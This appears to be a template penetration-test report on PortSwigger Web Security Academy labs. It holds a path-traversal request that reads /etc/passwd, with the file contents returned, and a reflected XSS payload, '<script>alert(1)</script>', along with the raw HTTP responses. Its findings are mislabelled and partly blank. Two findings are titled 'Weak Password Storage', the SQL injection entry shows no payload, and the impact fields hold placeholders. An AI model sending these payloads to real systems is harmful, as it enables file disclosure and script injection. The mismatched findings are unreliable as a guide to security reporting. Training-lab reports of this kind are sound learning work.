TARGET.COM

Web Application Security Assessment

Prepared by: **Pentester from Target.com**

Date: 01/03/2025

Table of Contents

Executive Summary

Risk Level	Count
Critical	2
High	1
Medium	0
Low	0
Informational	0

Detailed Findings

1. A02:2021 - Cryptographic Failures - Weak Password Storage

Risk Level: High

Description:

Path traversal is also known as directory traversal. These vulnerabilities enable an attacker to read arbitrary files on the server that is running an application. This might include:

Impact:

In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.

Request Evidence:

```
=== Vulnerable request ===
image?filename=../../../etc/passwd

=== Full Request ===
GET /image?filename=../../../etc/passwd HTTP/2
Host: 0a4a006d047aeb4a809e1259005400e2.web-security-academy.net
Cookie: session=SQEw8JypVDIcAGXkgVwrgYiJjxZGsrn5
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```


Response Evidence:

```
=== Full Response ===
HTTP/2 200 OK
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 2316

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
systemd-timesync:x:103:103:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:104:105:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
mongodb:x:110:117::/var/lib/mongodb:/usr/sbin/nologin
avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
```

cups-pk-helper:x:112:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
geoclue:x:113:120::/var/lib/geoclue:/usr/sbin/nologin
saned:x:114:122::/var/lib/saned:/usr/sbin/nologin
colord:x:115:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
pulse:x:116:124:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gdm:x:117:126:Gnome Display Manager:/var/lib/gdm3:/bin/false

Evidence Image:



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
elmer:x:12099:12099::/home/elmer:/bin/bash
academy:x:10000:10000::/academy:/bin/bash
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

2. A03:2021 - Injection - SQL Injection

Risk Level: Critical

Description:

Most SQL injection vulnerabilities occur within the WHERE clause of a SELECT query. Most experienced testers are familiar with this type of SQL injection.

Impact:

Some data

Request Evidence:

```
=== Vulnerable request ===



=== Full Request ===
GET /product?productId=15 HTTP/2
Host: 0a6200470486546684a77c5900f400f0.web-security-academy.net
Cookie: session=JiFVLDhzMfbEX0BJkkCPhqstRpauGrzh
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a6200470486546684a77c5900f400f0.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response Evidence:

```
=== Full Response ===
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3603

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
        <title>SQL injection vulnerability in WHERE clause allowing retrieval of hidden
data</title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo></div>
                        <div class=title-container>
                            <h2>SQL injection vulnerability in WHERE clause allowing retrieval of
hidden data</h2>
                            <a class=link-back href='https://portswigger.net/web-security/sql-
injection/lab-retrieve-hidden-data'>
                                Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
                                <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg'
xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-
background='new 0 0 28 30' xml:space=preserve title=back-arrow>
                                    <g>
                                        <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30
15.1,15'></polygon>
                                        <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30
28,15'></polygon>
                                    </g>
                                </svg>
                            </a>
                        </div>
                        <div class='widgetcontainer-lab-status is-notsolved'>
                            <span>LAB</span>
                            <p>Not solved</p>
                            <span class=lab-status-icon></span>
                        </div>
                    </div>
                </div>
            </section>
        </div>
        <div theme="ecommerce">
            <section class="maincontainer">
                <div class="container is-page">
                    <header class="navigation-header">
                        <section class="top-links">
                            <a href=/>Home</a><p>|</p>
                        </section>
                    </header>
                    <header class="notification-header">
                    </header>
                    <section class="product">
                        <h3>Giant Pillow Thing</h3>
                        <img src="/resources/images/rating1.png">
                        <div id="price">$78.68</div>
                        <img src="/image/productcatalog/products/30.jpg">
                        <label>Description:</label>
                        <p>Giant Pillow Thing - Because, why not?</p>
<p>Have you ever been sat at home or in the office and thought, I'd much rather sit in
something that a team of Gurkha guides couldn't find me in? Well, look no further than
this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements
and big living rooms. Simply drag it in with your team of weight lifters and hide from your
loved ones for days. This is the perfect product to lounge in comfort in front of the TV on,
have a family reunion in, or land on after jumping out of a plane.</p>
                        <div class="is-linkback">
                            <a href="/">Return to list</a>
                        </div>
                    </section>
                </div>
            </section>
            <div class="footer-wrapper">
            </div>
        </div>
    </body>
</html>
```

3. A02:2021 - Cryptographic Failures - Weak Password Storage

Risk Level: Critical

Description:

cross-site scripting vulnerability in the search functionality.

Impact:

some info

Request Evidence:

=== Vulnerable request ===

```
=== Full Request ===
GET /?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/2
Host: 0af8000e04bcfe1f80490d5c00eb0066.web-security-academy.net
Cookie: session=uUwhGt2HXMcFBLJl8bC4mZudEPoEhmuB
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response Evidence:


```
=== Full Response ===
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 6366

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsBlog.css rel=stylesheet>
        <title>Reflected XSS into HTML context with nothing encoded</title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js"></script>
        <div id="academyLabHeader">
            <section class='academyLabBanner is-solved'>
                <div class=container>
                    <div class=logo></div>
                        <div class=title-container>
                            <h2>Reflected XSS into HTML context with nothing encoded</h2>
                            <a class=link-back href='https://portswigger.net/web-security/cross-site-
scripting/reflected/lab-html-context-nothing-encoded'>
                                Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
                                <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg'
xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-
background='new 0 0 28 30' xml:space=preserve title=back-arrow>
                                    <g>
                                        <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30
15.1,15'></polygon>
                                        <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30
28,15'></polygon>
                                    </g>
                                </svg>
                            </a>
                        </div>
                        <div class='widgetcontainer-lab-status is-solved'>
                            <span>LAB</span>
                            <p>Solved</p>
                            <span class=lab-status-icon></span>
                        </div>
                    </div>
                </div>
            </section>
            <section id=notification-labsolved class=notification-labsolved-hidden>
                <div class=container>
                    <h4>Congratulations, you solved the lab!</h4>
                    <div>
                        <span>
                            Share your skills!
                        </span>
                        <a class=button
href='https://twitter.com/intent/tweet?text=I+completed+the+Web+Security+Academy+lab
%3a%0aReflected+XSS+into+HTML+context+with+nothing+encoded%0a%0a@WebSec
Academy%0a&url=https%3a%2f%2fportswigger.net%2fweb-security%2fcross-site-
scripting%2freflected%2flab-html-context-nothing-
encoded&related=WebSecAcademy,Burp_Suite'>
                    <svg xmlns='http://www.w3.org/2000/svg' width=24 height=24 viewBox='0 0
20.44 17.72'>
                        <title>twitter-button</title>
                        <path d='M0,15.85c11.51,5.52,18.51-2,18.71-12.24.3-.24,1.73-1.24,1.73-
1.24H18.68l1.43-2-2.74,1a4.09,4.09,0,0,0-5-.84c-3.13,1.44-2.13,4.94-
2.13,4.94S6.38,6.21,1.76,1c-1.39,1.56,0,5.39.67,5.73C2.18,7,.66,6.4.66,5.9-
.07,9.36,3.14,10.54,4,10.72a2.39,2.39,0,0,1-2.18.08c-
.09,1.1,2.94,3.33,4.11,3.27A10.18,10.18,0,0,1,0,15.85Z'></path>
                    </svg>
                        </a>
                        <a class=button href='https://www.linkedin.com/sharing/share-
offsite?url=https%3a%2f%2fportswigger.net%2fweb-security%2fcross-site-
scripting%2freflected%2flab-html-context-nothing-encoded'>
                    <svg viewBox='0 0 64 64' width='24' xml:space='preserve'
xmlns='http://www.w3.org/2000/svg'
                        <title>linkedin-button</title>
                        <path d='M2,6v52c0,2.2,1.8,4,4,4h52c2.2,0,4-1.8,4-4V6c0-2.2-1.8-4-4-
4H6C3.8,2,2,3.8,2,6z M19.1,52H12V24.4h7.1V52z    M15.6,18.9c-2,0-3.6-1.5-3.6-3.4c0-
1.9,1.6-3.4,3.6-3.4c2,0,3.6,1.5,3.6,3.4C19.1,17.4,17.5,18.9,15.6,18.9z M52,52h-7.1V38.2
c0-2.9-0.1-4.8-0.4-5.7c-0.3-0.9-0.8-1.5-1.4-2c-0.7-0.5-1.5-0.7-2.4-0.7c-1.2,0-2.3,0.3-
3.2,1c-1,0.7-1.6,1.6-2,2.7   c-0.4,1.1-0.5,3.2-0.5,6.2V52h-8.6V24.4h7.1v4.1c2.4-3.1,5.5-
4.7,9.2-4.7c1.6,0,3.1,0.3,4.5,0.9c1.3,0.6,2.4,1.3,3.1,2.2
c0.7,0.9,1.2,1.9,1.4,3.1c0.3,1.1,0.4,2.8,0.4,4.9V52z'/>
                    </svg>
                        </a>
                        <a href='https://portswigger.net/web-security/cross-site-
scripting/reflected/lab-html-context-nothing-encoded'>
                            Continue learning
                            <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg'
xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-
background='new 0 0 28 30' xml:space=preserve title=back-arrow>
```

```
                                <g>
                                    <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30
15.1,15'></polygon>
                                    <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30
28,15'></polygon>
                                </g>
                            </svg>
                        </a>
                    </div>
                </div>
            </section>

            <script src='/resources/labheader/js/completedLabHeader.js'></script>        </div>
        <div theme="blog">
            <section class="maincontainer">
                <div class="container is-page">
                    <header class="navigation-header">
                        <section class="top-links">
                            <a href=/>Home</a><p>|</p>
                        </section>
                    </header>
                    <header class="notification-header">
                    </header>
                    <section class=blog-header>
                        <h1>0 search results for '<script>alert(1)</script>'</h1>
                        <hr>
                    </section>
                    <section class=search>
                        <form action=/ method=GET>
                            <input type=text placeholder='Search the blog...' name=search>
                            <button type=submit class=button>Search</button>
                        </form>
                    </section>
                    <section class="blog-list no-results">
                        <div class=is-linkback>
        <a href="/">Back to Blog</a>
                        </div>
                    </section>
                </div>
            </section>
            <div class="footer-wrapper">
            </div>
        </div>
    </body>
</html>
```


Evidence Image:



0af8000e04bcfe1f80490d5c00eb0066.web-security-academy.net says

1

Vulnerability Statistics


Risk Level Distribution
High
Critical
High
Critical